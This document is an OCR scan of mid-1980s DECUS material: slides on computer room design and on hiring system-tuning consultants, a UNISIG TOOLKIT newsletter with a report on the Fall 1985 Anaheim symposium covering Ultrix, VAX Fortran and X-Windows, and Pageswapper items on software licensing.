
Computer Usage Trends


- Cluster to Share Resources
- Increased # of PC's
- Smaller System Footprints
- More Demand for Power and Cooling
- Centralized Computer Room Tasks
- Rapid Disk Capacity Increments
- More Demand for On-line Storage
- Increased Use of Networks


Layout Objectives

- Maximum Space for Hardware
- Assure Effective Power Distribution
- Assure Effective Air Flow
- Define Equipment Sections and Slots
- Separate Operator Space
- Provide for Device "Farming"
- Minimize Service Areas
- Allow for Easy Expansion


New SLOT Layout







New Room Layout



Space Opportunities

- Re-layout Equipment = 2700 Sq. Ft.
- Reduce Aisles = 700 Sq. Ft.
- Reduce Operator Areas = 700 Sq. Ft.
- Reduce # of A/C's = 300 Sq. Ft.
- Remove Misc. Rooms = 1400 Sq. Ft.
- Total New Equipment Space = 5800 Sq. Ft.

Before

Equipment Space	Overhead Space
Computer Equipment	Aisles
	A/C's
	Work Space
Empty but Perceived Full	Misc. Rooms

After

Equipment Space	Overhead Space
Computer Equipment	Aisles
	A/C's
	Work Space
Clearly Available Equip. Space	Misc. Rooms

Operational Considerations

- Operate 60-100 Systems
- Monitor from a Central Point
- Split Operational Functions
- Task Functions
- Control Functions
- Special Training

Difficulties

- Implementation Was Not Painless
- Implementation Was Not Cheap
- Some "Old Style" Equipment Needed to Remain for Support Purposes
- Convincing Our Facilities Folks That We Were Not Over-designing Our Room
- Convincing Management the Costs Were Justified
- Construction Scheduling

Uncertainties

- **Availability of "NEW" Equipment**
- **What Happens to Outplaced Equipment**
- **When Will Engineering Move**
- **Can We GET All of the Power and Cooling We Designed into the Room**

Benefits

- **Maximized Use of Expensive Computer Room Space**
- **Increased Flexibility**
- **Increase Operational Efficiency**
- **Computer Room Space Is Manageable**
- **Overall Space Requirement Reduced**
- **Removal of Printing from the Computer Room**
- **Upgraded System Hardware**
- **Space, Power and Cooling for Future**

Summary

- **Do Generic Room Design**
- **Do Flexible Equipment Layout**
- **Know What You Need Today, but Design for the Future**
- **Planning Will Reduce Headaches**

How to Avoid the Pitfalls of Computer Room Design:

DECsite Services

HOW TO CHOOSE AND USE

SYSTEM PERFORMANCE ANALYSIS AND TUNING

CONSULTANTS

PERFORMANCE CONSULTANTS

I. SELECTING A CONSULTANT

II. WHAT TO EXPECT

III. USING THE RESULTS

SELECTING A CONSULTANT

FINDING CONSULTANTS

* Ask other DECUS members
* Classified Ads - NOT Recommended

  Trade Journals are better than Newspapers
* Call Digital Software Services

SELECTING A CONSULTANT

BE ABLE TO DEFINE YOUR PROBLEM

* Terminal Response Time
* Batch Job Throughput
* Excessive Paging
* ~~Call Digital Software Services~~
* Real-time Processing Elapsed Time

SELECTING A CONSULTANT

DECIDE WHAT IS IMPORTANT TO YOU

* Throughput vs. Response Time
* Productivity vs. Cost
* Resource Utilitzation vs. Responsiveness
* Preferential treatment vs.
  Equal treatment for all users

WHAT TO EXPECT FROM A CONSULTANT

Overall System Performance can NEVER be significantly Improved if the Hardware Configuration is inadequate for the Processing Demands of the System!

(In Other Words - DON'T EXPECT MIRACLES)

WHAT TO EXPECT

Possible Immediate Changes to System Parameters

(May be necessary on a badly tuned System)

A Written Report Containing Specific Recommendations To Improve System Performance

SELECTING A CONSULTANT

BACKGROUND/QUALIFICATIONS OF CONSULTANT

* Experience doing PERFORMANCE work
* Experience with YOUR Operating System
* Recommendations From Previous Customers
* Availability of Backup Support
* Verbal/Written Communication Skills
* Educational Background

SELECTING A CONSULTANT

DESCRIPTION OF CONSULTANTS APPROACH

* "Duhhh, I guess I'm gonna use MONITOR..."

SOPHISTICATION/VARIETY OF PERFORMANCE TOOLS

* I/O, Memory, Disk, and CPU measurements
* System vs. Application Oriented
* VAXcluster-wide tools

WHAT TO EXPECT

A WRITTEN REPORT CONTAINING INFORMATION ON:


* Any S/W Changes Implemented by the Consultant
* Recommended Hardware Changes/Upgrades
* Recommended System Parameter Changes
* Recommended Application Design/Coding Changes
* Recommended Operational Changes

UTILILIZING THE RESULTS

* Consider Recommendations as RECOMMENDATIONS!

* When in Doubt, Consult other People Who Understand the Operating System Internals

UNISIG



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FROM THE UNISIG CHAIR

J. W. Livingston, Jr.
UNISIG Chair

This may well be the last of this column that I write, although I won't guarantee that (we may get out another issue of **TOOLKIT** before Dallas). I'm happy to report that a replacement for me has stepped forward (with only a low-voltage cattle prod for motivation) in the person of Kurt Reisler. Kurt, as you who follow this SIG will know, has been our excellent session notes editor. He has presided over the growth of that service from fewer than twenty pages to well over two hundred, as of the Anaheim symposium. He's most easily recognized by the number and variety of buttons to be found on his fatigue jacket, without which he is rarely seen, at symposia (rumor has it, though, that he's actually been seen in a — shudder — three piece suit!).

I am truly delighted to find a fellow of Kurt's creativeness and responsibility to pick up UNISIG's "point" position; the rest of the steering committee have expressed their wholehearted agreement on the matter, as well. Kurt will assume the chair of UNISIG at the end of the Dallas symposium. Please give him all your support and encouragement. The job can sometimes be a challenge, what with "the new DECUS", and all.

For myself, I plan to do a couple of jobs that I think need continued attention. First, I'd like to go on coordinating our SIG's pre-symposium seminars. We've had good results with those in the last two symposia. This last time, in particular, saw the success of our first-ever effort to give a "source-license-required" seminar. Ray Lanza, of Digital, did a wonderful job of elucidating how one goes about writing a UNIX device driver, and including it in an Ultrix binary system. Ray also gave a sort symposium session on the topic of including device drivers in the binary distribution; everyone to whom I talked thought that the repetition was quite welcome.

I want to digress a little bit, here. You know, I think it's really important to note how much UNISIG counts on resources like Ray; he has done yeoman's service for us since Ultrix became a product, and continues to do more. I think he, and all the other extraordinary Digital engineers, deserve a great round of applause from all of us. They're not only making an excellent UNIX product, but they're taking on the same extra responsibilities that we, DECUS, have come to expect from Digital's people. I think we're pretty lucky, all around. I have to say, also, that this opinion is informed by having all too much experience with other vendors, who care a great deal less about us technical grunts than they seem to about purchasing agents, when they care about their customers, at all.

Back to the topic of pre-symposium seminars: Mark Bartelt, with Norman Wilson acting as chief henchman, presented a well-received introduction to UNIX. Mark has done this seminar often in the past, and gave his usual, excellent presentation. With the growth of UNIX in our industry, I doubt there'll be any lessening of the demand for this seminar any time

soon. With luck, we can continue to persuade Mark to do it for us, even to the DECUS U.S. Chapter leadership seem to want to make it very difficult for Canadians to attend U.S. symposia. I wonder if all the U.S. Chapter members think that's a good idea? If not, why not let the board of directors know about your feelings? They do make the policies of the society, ostensibly, for all of us, after all.

Ed Gould, of Mt. Xinu, in Berkeley, gave a concise presentation on topics in UNIX system administration. This is another seminar that the SIG has sponsored in the past, and that Ed gives at other conferences. It was as good as it always has been, thanks to Ed's considerable experience with the topic.

The first two seminars, i.e., "Introduction to UNIX" and "Writing UNIX Device Drivers", will be offered in Dallas this spring, for the edification of those who didn't have the opportunity to attend their west-coast presentations. Ed is developing a new topic for possible presentation in San Francisco (that's where the Fall, 1986 symposium will be — whoopee!).

The second thing I plan to do is to help our remaining newsletter co-editor, Bim Toth, put together the periodic issues of **TOOLKIT**. It was with great sadness that I accepted Bruce Bergman's letter of resignation this last December; Bruce has lots of enthusiasm, but no corporate support for DECUS activities. That's not as unusual as we might hope, I fear. There's lots of work to be done to get the newsletter out, and I think it's work that's of immense importance to UNISIG. We've had lots of trouble working out newsletters in the past, but things seem to be turning around, now, and I'd like to help make sure that we stay on the right path.

I bet you all thought, when I announced my departure from the chair, above, that you were going to get a respite from my ramblings, didn't you? Well, too bad. I've never been able to avoid a soapbox, and the newsletter editor's corner makes a fine one. I'll let you in on a secret, though; the way in which changes get made is DECUS is by someone stepping up and undertaking to make them. In this case, getting rid of my ramblings involves no more than submitting enough material to Bim and me for publication that there's no room left for my blathering (Bim doesn't seem given to such excesses). There now, how's that for a simple challenge? Shut up ol' J.W. by drowning him in articles!

But seriously, folks... it is true that the hardest part of making a newsletter go for UNISIG is getting good contributions to it. We, as members of the UNIX community, may suffer from our own riches; we may all suppose that the Usenet provides us with all the communication that we need. Well, I'm here to tell you that's not the case. More and more sites have no uucp access, let alone the chance to follow netnews. Furthermore, there are lots of new users of UNIX out there who'd love some directions through the welter of information that has sprung up about it in the last few years. Now there's a challenge to the (historically) cooperative spirit of the UNIX user community!

I think you'll agree that it's highly desirable for all of us to gather up the things we find interesting, and ship them to Bim or me. What may not be obvious is that this effort could be no more trouble than simply forwarding something that caught your attention while browsing a newsgroup. We'll cheerfully winnow such submissions as required, and make sure that those that are of value get into **TOOLKIT**. Now, doesn't that sound easy? Our uucp addresses are in the SIG identification page, just in case you hadn't noticed. Please support our efforts on the SIG's behalf; we're happy to put in the time, but we really need your help.

Well, I must acknowledge that it's been fun being the chair of this SIG, even if for a short time (about eighteen months, I think). I guess no one is likely again to have the tenure "enjoyed" by Mark Bartelt. He's to be congratulated on an extraordinary feat of persistence, in the face of great resistance from many quarters, not least from DECUS leadership. My own efforts have been much more modest; Digital have been solidly behind us all the way, and that has made all the difference. I'd especially like to express my personal thanks to Roseanne MacLean, our Digital counterpart. She has made the success of UNISIG a very personal goal for herself, and has been a uniquely valuable contributor to the steering committee's activities. I hope and expect that she'll continue to carry our case within Digital for a long time to come.

I am pleased with the growth of UNISIG in the last eighteen months; we have come from about a dozen to more than forty symposium sessions per symposium in that time. Users are beginning to participate much more in those presentations than they used to, too. Further, I forsee continuing growth for us, as a natural consequence of both Digital's growing support of Ultrix, and the growth of UNIX in the computer industry. Let's keep up this pace! Join the volunteers who make this SIG useful to all of us. There are certainly rewards for your efforts, and you may find that it's fun, just as we all have who work for UNISIG.

A REPORT ON THE FALL '85 DECUS

Stephen M. Lazarus
UNISIG Symposia Coordinator

The Fall 85 Digital Equipment User Society (DECUS) U.S. Symposium was held in Anaheim, December 9-13. Any individual can cover only a small number of the approximately 1000 sessions that comprise a symposium, but I will attempt to provide an overview of the activities for those of you who may not have made it.

Pre-Symposia and Leadership Activities

The Sunday before the official start of DECUS is composed of seminars and leadership meetings. As UNISIG (UNIX Special Interest Group) Symposia Coordinator, my activity actually began on Saturday night with a Symposia Committee meeting. Sunday was training (Communication Skills) for DECUS leadership, a UNISIG Steering Committee meeting, an open DECUS Board Meeting and a welcoming reception. My official role was, having scheduled the UNISIG sessions, to assure their smooth running. No management crises occurred, allowing me to attend to sessions of personal interest (when I was not busy chairing a session or giving my own paper).

UNISIG Sessions and Related Information

Digital's UNIX product is Ultrix. The VAX version is a BSD 4.2 derivative. DEC's additions include compatibility with System V, DECnet, performance and maintenance improvements, and VAX Fortran ported from VMS.

"System V compatibility" means that Ultrix has been made consistent with the System V Interface Definition, allowing ready porting of programs from System V. DEC also intends to support the Network File System (NFS), as defined by Sun Microsystems, under Ultrix. Beta testing is planned to begin in the spring and product release is expected in the Fall.

VAX Fortran for Ultrix

The Fortran compiler from VMS has been ported to Ultrix. This provides a Fortran for Ultrix that is far superior to the standard Fortran supplied with UNIX systems. The port includes the appropriate elements of the run-time library, as well as necessary enhancements to development support tools. Only those items that are VMS-specific are not included. Flags will be available under both VMS and Ultrix to flag incompatibilities with the other system. Compile speed is 2-3 times faster than f77 and run-time performance is 1.5 time faster for the Whetstone benchmark and 2.4 times faster for a Spice circuit simulation.

Ultrix Performance

Let me give a punchline here for those who will read no further. Performance of a MicroVAX II is very close to that of a 780. This means that it is hard to justify purchasing a 780 if the computer is to be used in a standalone configuration. The purchase of a 750 is almost impossible to justify since a MicroVAX II will out-perform it.

Craig LaMont of Digital presented two papers on Ultrix performance measurement. DEC uses a technique of remote terminal emulation to measure system performance. A workload model is established that represents a number of users, sitting at terminals and using the computer. Another computer is used to drive the terminal lines according to this model. This technique yields results which are much more easily interpreted than extrapolations from single-user benchmarks. Data are collected in varying configurations, driven by varying numbers of simulated users.

DEC performed their studies on Ultrix. Inferences from their results to vanilla BSD 4.2 or BSD 4.3 systems, therefore, must be made with some care. Some interesting observations are that Ultrix performed well even at only 10% idle time, and that i/o performance degrades tremendously when the disks reach 90% full. (This is the point when the disk allocation algorithm becomes a linear search.) The following table is a summary of Digital's recommendations for Ultrix on VAXen.

VAX	Users	Memory
MicroVAX II	26-28	5-9 Mbytes
11/780	28-30	8 Mbytes
11/785	40-44	8-12 Mbytes
11/8600	96-104	8-16 Mbytes

New Processor Support for Ultrix

This talk, by Ray Lanza of Digital's Ultrix engineering group, discusses what it takes to port Ultrix to new computers (e.g., the 8600 and MicroVAX). As is expected, Ultrix ports rather readily, the bootstrap code causing the greatest problem. There is a well known report that the MicroVAX was put on hold due to a problem with Ultrix. Ultrix tends to exercise low memory while VMS uses high memory. Thus Ultrix identified the problem. Once understood it was demonstrated under VMS. The problematic part was replaced. DEC is very scrupulous about not revealing what vendor was at fault. Ray did indicate that the Ultrix ports were made easier because the VMS group had already wrung out the new hardware. The VMS folks are threatening to give Ultrix the first shot next time.

How to Mix Apples and UNIXes

This talk was given by Vance Vaughan of Mt. Xinu. He discussed the comparative advantages and disadvantages of Macintoshes and UNIX systems. He then described the various schemes for interfacing Macs to UNIXes. This included a discussion of the Appletalk protocols. Several efforts are underway to connect the Mac to UNIX by various means. Vance put together a very comprehensive talk, as the folks from his organization seem predisposed to do; anyone interested in more information on this topic should read Vance's paper in the Anaheim *Proceedings*.

Ultrix and VMS

This panel discussion included DEC personnel representing both operating systems. DEC, through its VNX product set, has a number of UNIX-inspired tools which run under VMS.

This turned out to be a rather friendly discussion of how the two groups are talking to each other and learning from each other. As UNIX support grows within Digital, the parochialism of the systems' partisans appears to be dying down. Could it be that the religious wars are over?

UNIX Emulators Under VMS

This panel had representatives from four vendors of products which emulate UNIX on VMS. They are the DECshell (Digital), Unity (Human Computing Resources), Eunice (Wollongong), and IS/WB (Interactive Systems). Each product represents a different approach to providing a UNIX-like environment on VMS. DECshell is well intergrated with VMS and provides a large, but incomplete, set of UNIX utilities, including a Bourne shell. Unity provides, basically, a System V emulation, but includes some stuff from BSD 4.2. Eunice currently provides a BSD 4.1 emulation. Both of these attempt to hide VMS from the user, as does the DEC/Shell. IS/WB provides UNIX capabilities under VMS but does not try to hide VMS. In this approach, they (IS) have taken the same point of view as is found in the LBL/Hughes Software Tools, a public domain, minimal cost, UNIX-like package, based upon the book, **Software Tools**, by Brian Kernighan and P. J. Plauger, which is, available from the Software Tools User Group (STUG). The chair of the session briefly described this package.

Metaport Technical Issues

This talk, by Lynn Monsanto of Wollongong, discussed technical issues of providing a UNIX emulation on top of VMS. Details involve protecting the "metaport" and the host operating system from each other, synchronizing state information, handling software-generated exceptions, handling character device I/O, and accessing host facilities from the metaport and vice versa. This paper, which also should appear in the *Proceedings*, probably would repay further study.

Ultrix Workstation Software

DEC was displaying a prototype workstation in the Ultrix booth, and in the SIG suite. This was a MicroVAX II with additional fast graphics hardware. It is claimed that graphics performance benchmarks are faster than the Sun 3. Screen resolution is 1024×864 and 32 graphics planes are supported. As you all may have noticed, the workstation product was announced January 21.

This talk, by Bob Lynch of Digital, discussed the design philosophy and architecture of this workstation. A layered architecture is used to isolate user applications from the hardware. Elements include a window manager, a graphics library, a window server, hardware graphics, and device drivers. The windowing system is the "X-Windows" package, developed at MIT (described in the next talk).

Lynch indicated that a goal was to "...deliver a workstation that establishes industry standards". The Ultrix developers seem to be well aware of their competition, but you may have noticed that a new corporate player in the workstation market has just identified itself, a player not known for going into markets casually. You know, this "product space" could get really interesting in the future!

Ultrix Windowing System

Dave Winchell of Digital described the "X-window" system. This is a result of Project Athena of MIT, and it may be furnished with BSD 4.3 UNIX.

This talk went deeply into some technical details of the X system. I won't attempt to repeat them here, but some abbreviated detail will be found elsewhere in **TOOLKIT**. Its functions are a complete set, and similar to that of the Sun systems. The window manager is separate from the window server. This allows different window managers to be used and also permits operation across a network. Each user, via a configuration file, can customize behavior of the windowing system (e.g., mouse button assignments).

Will X become a standard? Such a standard would help provide for a portability of the user interface. It will be interesting to watch developments in this area.

Ultrix Tuning

This talk, by Ray Lanza of Digital, discussed the tuning parameters within Ultrix (and thus, essentially, BSD 4.2). Ray always provides a good talk. Currently many parameters trace back to a dependence on MAXUSERS. DEC is studying decoupling these parameters. They are now beginning to take a very close look at system performance and tuning.

Ray's paper (see the *Proceedings*) repays careful study. We only mention a few points, here. The file system's performance degrades markedly at 90% full. Increasing the disk buffer cache is a big win. A noisy terminal line (identified by a high interrupt rate) can spoil system performance.

UNIX/Ultrix Hints and Kinks

This was a lively question and answer session. A highlight to many at DECUS symposia are the so-called "magic" sessions. UNISIG is beginning to reach a critical mass, where sessions such as this can start to become lively. This one seemed to work very well; as with many such sessions, we all learned some things we hadn't expected to e.g., Ultrix pretty much installs itself, according to one user.

Whys and Wherefores of the Stream Editor

This was a tutorial talk on the use of sed, the UNIX stream editor. Its purpose was to describe the capabilities and best uses for sed, and give a few illustrative examples. Again, this paper would be a useful one to study in the symposium *Proceedings*.

UNISIG/Ultrix Wrapup

This is the closing session where the symposium is evaluated and planning begins for the next one. It was followed by a steering committee meeting to plan for Dallas.

Non-UNISIG Sessions

Notably absent, in the summaries below, is any concentration on VMS and its layered products. This is not to say that things are not lively in these areas; Digital is doing some very impressive things in these areas. For those using VMS, DECUS is a gold mine for learning how to better use the system. Attendance at DECUS can pay back its expense many times over.

Graphics Standardization

This talk, by Richard Puk of Puk Consulting, discussed present and future graphics standards. Current standards are NAPLPS for Videotex, IGES for CAD application, GKS for device independent graphics, and CGM for computer graphics metafiles. Forthcoming are GKS-3D, PHIGS (Programmers Hierarchical Interactive Graphical System), CGI (Computer Graphics Interface), and others. Window management appears to be ripe for standardization. Completion of standards takes about 5 years because of the nature of the process.

Puk indicated the industry direction included faster, smarter systems with more memory, ROM-based software, window interfaces and color raster interfaces. In the near future he expects graphic systems on a chip, video image integration, and hardware hidden surface removal. Further in the future he expects application-specific chips and a standard chip-to-chip interface (analogous to network/bus architectures) to allow system construction and an integration of AI into graphics subsystems. Future standards will be application-oriented and involve graphics chip pinouts and graphics communications protocols. Problems areas will include graphical data base management, the parallel and distributed processing of graphics data, and the graphical needs of AI technology.

Computer-Based Conferencing

This session, by Peter Gilbert of Digital, discussed a conferencing system now used internally at DEC. This is what DEC calls a "Project Announcement" as opposed to a "Product Announcement". It is, interestingly enough, called "notesfiles" and shares some similar capabilities with the UNIX notesfiles. One key difference is the use of a centralized database and servers rather than a totally distributed system. The interface is the same as the TPU editor.

This sent your reporter onto his soapbox, to indicate that this project should result in a product for both VMS and Ultrix. I also observed that the project is an ideal opportunity for Digital to provide a means to attach VMS systems to the Usenet. I have since sent electronic communication to Peter Gilbert and Bill Segal of DEC repeating these comments and providing information on the UNIX notesfiles.

Los Alamos Documentation Tools

This talk, by Gary Cort of Los Alamos National Laboratory, discussed their system for maintaining documentation for design, development, and maintenance of mission-critical software. They follow a formal development methodology. A file called a "Source File List" (SFL) contains the information necessary to compile and link a program. Documentation is maintained inline for their Pascal programs. A tool, DOCGEN, builds the documentation. The Configuration Change and Control System (CCC) from Softool is the heart of this system.

The Fifth Generation, the Race to Build Intelligent Machines

This talk was by Terry Shannon. He described the Japanese Fifth generation program and the American response and some activities occurring elsewhere (including behind the iron curtain). A nice summary of this talk is available in the AI handouts, and it would certainly be worth anyone's while to study the paper in the *Proceedings*.

VAXintosh Report

The VAXintosh is a concept that was created by Jim Downward, an active DECUS contributor. It is a reaction to the user interface model established by the Macintosh, and the lack of such a machine amongst Digital's current product offerings. Downward gave a history of the notion; Bill Hancock discussed networking needs, and Bob Denny played the devil's advocate role by asking, "Why not use a Mac?". There would seem to be two competing camps in the discussion: those who want Digital to produce a Mac-like machine and those who are interested in simply using a Mac connected to a VAX. Peter Zukowski, of Apple, gave a demo (after this session) of some internal Apple software which runs under VMS and uses the Mac as a front end.

The Complementary Use of Macintosh and VAX Computers.

Here Robert Goldstein of the Eye Research Institute discussed their routines for transferring files between a Macintosh and VMS. They also do some simple interchange between the word processing programs on the Mac and those on VMS. The conversion between the word processors does not go much beyond maintaining paragraphs. The file transfer mechanism does keep a directory of Macintosh objects stored on the VAX.

Distributed Printing From VMS and Ultrix

This talk, by Arthur T. McClinton, Jr., of MITRE discussed how they handled distributed printing on a network of both VMS and Ultrix systems. The basic technique was to place a special filter between the spooler and the printer to handle details of printing on the proper printer.

AI Literature

This talk, by Terry Shannon, gave an overview of the AI literature. It represents a good bibliography for those wishing to read in this field. A copy is to be printed in the DECUS Newsletter.

WHAT'S UP FOR UNISIG AT THE DALLAS SYMPOSIUM?

J. W. Livingston, Jr.

UNISIG Chair

The Spring, 1986 symposium in Dallas, Texas, is likely to be a pretty interesting affair, as things appear from this point in time. You will doubtless all be aware that Digital has announced the new MicroVAX workstation (more than one, actually) that we saw in Anaheim as prototypes. I'm bound to mention that the MicroVAX II we had in the suite (the one we shared with L&T, AI, and APL), which had Ultrix and X-Windows, was a real performer; I saw some of the prettiest Mandelbrot sets that you could imagine, and they only took a long time at 1-pixel/point resolution. I think that Digital has a really strong entry in the marketplace, there. The observant amongst you will be aware that they've announced two other new VAXen, as well. They'll surely be telling us about all these new wonders and marvels.

It is interesting to note that Digital has some new competition, too. Another, well-known manufacturer of computing equipment seems also to think that workstations are the coming thing. We will have been able to see, by symposium time, what a modest-sized implementation of a RISC architecture, running System V, is like. Yes, I think that the workstation market may be considerably heated up by that time, and in ways of interest to UNISIG, too.

We can also expect Digital to come through with new information in more customary ways, at the Dallas symposium. We'll hear about Ultrix implementations on new machines — likely the ones described in the recent announcements. There will also be more on Ultrix performance from the folks who've given us enlightening insights at the last two symposia, together with some suggestions on how we should go about tuning and managing Ultrix systems. For my part, I intend to pay particular attention to the discussion of disk partitioning to suit specific needs.

In view of the current emphasis on user and application portability, you won't be surprised to see sessions which treat such topics as System V compatibility in and BSD 4.3 enchancements to Ultrix, to be expected in coming releases. In view of the suggestions we heard at Anaheim, we'll be expecting to find out some interesting information about network file systems, too.

You can expect, finally, to see the same kind of tutorial information that the Digital folks, and session contributors from UNISIG, have offered at previous symposia. These presentations are of durable value; new users of UNIX need the same information that old ones know about developing software under our favorite operating system. Also, the content of our tutorial symposium sessions continues to be updated by their presenters, so that there's usually something new in all of them.

This time we'll have such useful offerings as the "awk tutorial", by Steve Stepanek; a short presentation on writing UNIX device drivers, by Mark Bartelt; and other sessions of a similar, practical slant. In addition, you can expect a new discussion of Usenet and what it's good for, from Kurt Reisler, as well as a new guide to UNIX commands for VMS users. This last is an example of how sessions get put on at a symposium: the session presenter came to the UNISIG wrapup session at Anaheim, and suggested that he'd like to see such a session. We all agreed.

To sum up: it looks like Dallas will be a fine symposium for UNISIG, and at a lively point in the development of many industry trends. We will have a good selection of presentations, as well as the customary opportunity to meet and spend some time with Digital developers and other users like ourselves. Please don't fail to take advantage of the special opportunity presented by the pre-symposium seminars. Be sure, also, to come to the campground and suite that we'll be sharing with our customary cohabitants. Consult the *update.daily* for final details when you arrive in Dallas. We'll see you there!

TOOLKIT is the newsletter of UNISIG, the DECUS UNIX-oriented special interest group. **TOOLKIT** articles range widely over UNIX† topics: DEC's Ultrix-11 and Ultrix-32, BSD 2.9 and BSD 4.2, device drivers, operating systems comparisons, varieties of user interfaces, performance analysis, multi-operating system applications, UNIX standards, local area networking, long haul networking, uucp, Usenet, UNIX communication with DEC and IBM operating systems, UNIX hints and kinks, C, f77, ratfor, lex, yacc, nroff/troff, developments in the Software Tools movement, site surveys, DECUS Symposia, and more.

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USA

Only if discrepancies of the mailing system are reported can they be analyzed and corrected.

Featured Next Month

A transcript of the VAX question and answer session from the European DECUS symposium. Hear Andy Goldstein say "There are no known problems with the current VMS V4". More important, learn the context in which he said it!

Licensing of Software - A Problem for All of Us

Ross Miller
VAX SIG Co-Chair and Working Group Coordinator

All of us are faced with problems of licensing in one form or another, whether we are producing software or on the other end being the user trying to license the software from someone else.

Our industry has not gotten a good grasp on how to handle licensing - to define it, control it, and enforce it with the myriad of associated problems. The time is right for all us to get involved and to air our two cents worth on what we see the problems are and to make suggestions for improvements. Many other groups have wrestled with the issue without any major degrees of success. I believe the time is right for the DECUS community in conjunction with Digital Equipment Corporation to tackle this problem and set a precedent for the entire industry. If we allow only one member of the community to do the definition of how this problem should be resolved then it will be lop-sided. We need all parties - both the producers of software and the users of software to become involved. The major portion of this issue, I suspect, will have to be resolved within the next 6 to 12 months. There will be other issues that will have to continue to be worked on after that period of time but the major thrust will be over within that 6 to 12 month period. I'm writing this article to encourage response - whether it be by phone or preferably , in written format. I would like each of you to sit down and take a few minutes and in whatever format respond with what you see the problems are from your circumstances and what you would like to see done to resolve the problem.

It should be noted at this point that pricing must be kept totally separate from the issue of how to license and how to define use. Pricing is an economic issue, not a matter of licensing policy.

Here are the major issues as I see them:

Whatever comes out of changes in licensing policy these things must be preserved:

1. A sense of fairness for all parties

2. To protect the value of software - there are no free lunches. Whenever software is getting ripped off revenue base is being destroyed and you cannot continue to support and develop that product. Therefore all of us are losers in the end.

3. Encourage the use of the tool as needed Frequently we're afraid to put a piece of software up on a machine because it's so expensive to put it on that machine for only one or two users or occasional users of the software.

4. Enforceability - we don't want to be placed in a difficult, compromising situation with the software and our users.

5. Should be start of a model for all systems

6. Improve method of managing a pick and choose software environment (i.e., look at using software building blocks with checks for revision problems).

Basis for Licenses:

From a meeting held in Anaheim discussing the issue of licensing, the following basis for licensing was discussed:

a. It should be based on the number of users for interactive software - therefore it makes no difference wither this is running on a personal computer or a large clustered environment.

b. Work performed for non-interactive jobs (e.g., batch jobs that are compiling and are therefore non-interactive but do run faster on bigger machines.

c. A combination of the two above.

d. One price for the unlimited use of machine and the person who is licensing the software can do whatever they want with the software on the machine.

A footnote to the above - it was strongly recommended that some form of leasing the software be provided. I would also suggest that the licensing may affect many areas such as the need for new hardware implementations to ensure the enforceability of licensing policy. We must keep in mind the need of sites for flexibility in reconfiguring their systems, therefore you may have a machine that's part of a cluster at one point in time and then remove it from the cluster to run alone. In another situation you need to be aware of the fact that for failsoft conditions I might have software running on one machine but that machine may fail and I need to quickly and easily move the load to another machine and this would dictate that the licensing would temporarily go to the new machine.

Please review the thoughts in this discussion as to what the impacts might be in your shop. If there are areas that have not been touched upon, help us to understand those areas. Don't delay - please sit down and write a response as quickly as possible. Forward this response to:

Ross Miller
Online Data Processing, Incorporated
N. 637 Hamilton
Spokane, WA 99202

A copy of all written responses will be forwarded to the DEC Internal Task Force on Licensing.

Editor's Workfile

by Larry Kilgallen, Pageswapper Editor

The Dallas-Fort Worth LUG -

has some prolific writers in their newsletter, and in this issue of the Pageswapper we are passing on to you some of their thoughts on clusters, screen management and the Fall 1985 DECUS Symposium in Anaheim. The wealth of information we get from LUG, working group, and individual contributors is a prime reason for the small print you get in the Pageswapper (and other DECUS newsletters). As we get more information to publish, the pages must be paired up in order to be able to deliver a newsletter at a price of 35 dollars per year. My presumption has been that Pageswapper readers would prefer more information rather than larger type, but let me know if I am wrong.

Don't Forget to Vote -

The System Improvement Request list is in last month's issue, and the ballot is reprinted at the end of this issue. Photocopies of the form are quite acceptable; it is your membership number which validates the ballot as being yours.

By the way, if you don't vote, well, whatever it is that you wanted to see on your VAX, I am going to get all my friends to vote AGAINST it!!!

Truth in Publishing -

I was quite impressed to get a postcard from Digital Review correcting a table of benchmark times in an issue I had just received. Considering that the items being benchmarked (CPUs) were all from the same manufacturer (DEC), there was obviously

not a problem where one company complained it had been unfairly treated with respect to its competitors (although some have said that different parts of DEC sometimes behave like separate companies).

Perhaps Digital Review sent out the correction postcard thinking it might win them accolades. Well, there is mine.

DEC Electronic Store update -

And on January 22 I finally got my Pascal documentation, six months after placing the order. I was so overjoyed that I called the Electronic Store to see if there was anything else I wanted to buy. The phone rang and never answered. Wondering about this, I called the (voice) help line and was assured that the Electronic Store is still operating, but that "if all the lines are busy, you just get a ringing signal". That is not the protocol as I remember it from grammar school.

One final note on the topic, both times I actually did get packages from the Electronic Store, the pink "customer packing list" was made out in handwriting rather than by machine. So although computers may keep us all employed, it takes a human to make something happen.

LAT-11 ? What is that?

